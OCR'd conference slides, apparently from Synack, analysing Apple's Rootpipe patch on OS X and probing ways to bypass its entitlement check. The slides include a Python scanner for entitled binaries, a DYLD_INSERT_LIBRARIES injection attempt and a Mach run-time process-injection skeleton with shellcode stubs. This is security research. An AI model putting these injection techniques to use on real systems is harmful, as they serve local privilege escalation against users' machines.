


"How to fix rootpipe in Mavericks" (Luigi)
@osxreverser

Synack

Apple's Rootpipe Patch

TL;DR: (attempt) to only allow authorized clients



unauthorized (non-apple) 'clients' can no longer connect to the remote **`writeconfig`** XPC service

Synack

Apple's Rootpipe Patch

implementation overview


NSXPCListenerDelegate

`- listener:shouldAcceptNewConnection:`

Accepts or rejects a new connection to the listener.

Declaration

```
OBJECTIVE-C
- (BOOL)listener:(NSXPCListener * nonnull)listener
shouldAcceptNewConnection:(NSXPCConnection * nonnull)newConnection
```



allow's XPC server
to allow/deny connection



"The new (patched) version implements a new private entitlement called ***com.apple.private.admin.writeconfig****.*

If the binary calling the XPC service does not contain this entitlement then it can't connect anymore to the XPC." @osxreverser

Patch Details

decompilation of `listener:shouldAcceptNewConnection`

checks for `com.apple.private.admin.writeconfig`

```
-[WriteConfigDispatch listener:shouldAcceptNewConnection:]
    (NSXPCListener *listener, NSXPCConnection* newConnection)

//get audit token
rbx = SecTaskCreateWithAuditToken(0x0, listener);

//try grab "com.apple.private.admin.writeconfig" entitlement
r13 = SecTaskCopyValueForEntitlement(rbx, @"com.apple.private.admin.writeconfig", 0x0);

//missing entitlement?
if (r13 == 0x0) goto error;

// ->error out, disallowing connection
error:
  NSLog(@"### Access denied for unentitled client %@", rbx);
```



(new) entitlement checks




entitlements

- confer specific capabilities or security permissions
- embedded in the code signature, as an entitlement blob

Synack


FAIL #2: PATCH IS MERELY A ROAD BLOCK

...the XPC service is still there



PHOENIX; ROOTPIPE REBORN

exploitation on OS X 10.10.3




Synack

The Goal

successfully (re)connect to the protected XPC service



authentication is 100% dependent on entitlements, can we simply coerce a legitimate (entitled) binary to execute untrusted code?




entitlements? infection? injection? hijacking? plugins?

Synack

Fake Entitlements

can required entitlement be 'faked'?

nope: the OS (**taskgated**) validates entitlements



manually added entitlement

killed by **taskgated**

```
taskgated-helper: validated embedded provisioning profile:
                  entitlements.app/Contents/embedded.provisionprofile
taskgated-helper: unsatisfied entitlement com.apple.private.admin.writeconfig

taskgated-helper: killed com.synack.entitlementsApp because its use of the
                  com.apple.private.admin.writeconfig entitlement is not allowed
```

load-time binary verification

Synack

FIND 'ENTITLED' BINARIES

scan entire file system for `com.apple.private.admin.writeconfig`

```
#recursively walk (starting at r00t)
for root, dirnames, filenames in os.walk('/'):

 #check all files
 for filename in filenames:

   #check for entitlements
   output = subprocess.check_output( \
            ['codesign', '-d', '--entitlements', '-', os.path.join(root, filename)])

   #check for entitlement key
   if '<key>com.apple.private.admin.writeconfig</key>' in output:

      #found! :)
```



```
# python findEntitled.py
/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
/System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
...
```


entitled binaries

Synack

INFECTION

can a entitled binary be infected/patched?





nope: loader verifies all digital signatures!

killed by the loader

```
Process:         Directory Utility [1337]
Path:            Directory Utility.app/Contents/MacOS/Directory Utility

Exception Type:  EXC_CRASH (Code Signature Invalid)
Exception Codes: 0x0000000000000000, 0x0000000000000000
```

load-time binary verification

Synack

LOAD-TIME INJECTION

can **DYLD_INSERT_LIBRARIES** be (ab)used?

```
$ DYLD_INSERT_LIBRARIES=rootPipe.dylib Directory Utility.app/Contents/MacOS/Directory Utility
```

```
//for restricted binaries, delete all DYLD_* and LD_LIBRARY_PATH environment variables
static void pruneEnvironmentVariables(const char* envp[], const char*** applep)
{
    int removedCount = 0;
    const char** d = envp;
    for(const char** s = envp; *s != NULL; s++) {
      if(strncmp(*s, "DYLD_", 5) != 0)
       *d++ = *s;
      else
        ++removedCount;
    }

    if (removedCount != 0){
       dyld::log("dyld: DYLD_ environment variables being ignored because ");
       switch (sRestrictedReason) {
          case restrictedByEntitlements:
                dyld::log("main executable (%s) is code signed with entitlements\n", sExecPath);
```




Mach-O loader & **DYLD_** environment vars

Synack

Dylib Hijacking

can dylib hijacking be (ab)used?

nope: no vulnerable apps are entitled



'hijackable' apps

more info

virus BULLETIN white paper **www.virusbtn.com/dylib**


Synack

Run-Time Injection

can code be injected into a entitled process?




```
//shellcode (here: x86_64)
char shellCode[] =
      "\x55"                                  // pushq  %rbp
      "\x48\x89\xe5"                          // movq   %rsp, %rbp
       ....

//1: get task for pid
task_for_pid(mach_task_self(), pid, &remoteTask);

//2: alloc remote stack/code
mach_vm_allocate(remoteTask, &remoteStack64, STACK_SIZE, VM_FLAGS_ANYWHERE);
mach_vm_allocate(remoteTask, &remoteCode64, sizeof(shellCode), VM_FLAGS_ANYWHERE);

//3: copy code into remote proc
mach_vm_write(remoteTask, remoteCode64, (vm_address_t)shellCode, sizeof(shellCode));

//4: make remote code executable
vm_protect(remoteTask, remoteCode64, sizeof(shellCode), FALSE, VM_PROT_READ|VM_PROT_EXECUTE);

//5: init & start remote thread
remoteThreadState64.__rip = (u_int64_t) (vm_address_t) remoteCode64;
remoteThreadState64.__rsp = (u_int64_t) remoteStack64;
remoteThreadState64.__rbp = (u_int64_t) remoteStack64;

thread_create_running(remoteTask, x86_THREAD_STATE64, (thread_state_t)&remoteThreadState64,
                      x86_THREAD_STATE64_COUNT, &remoteThread);
```



run-time process injection

Evil Plugins

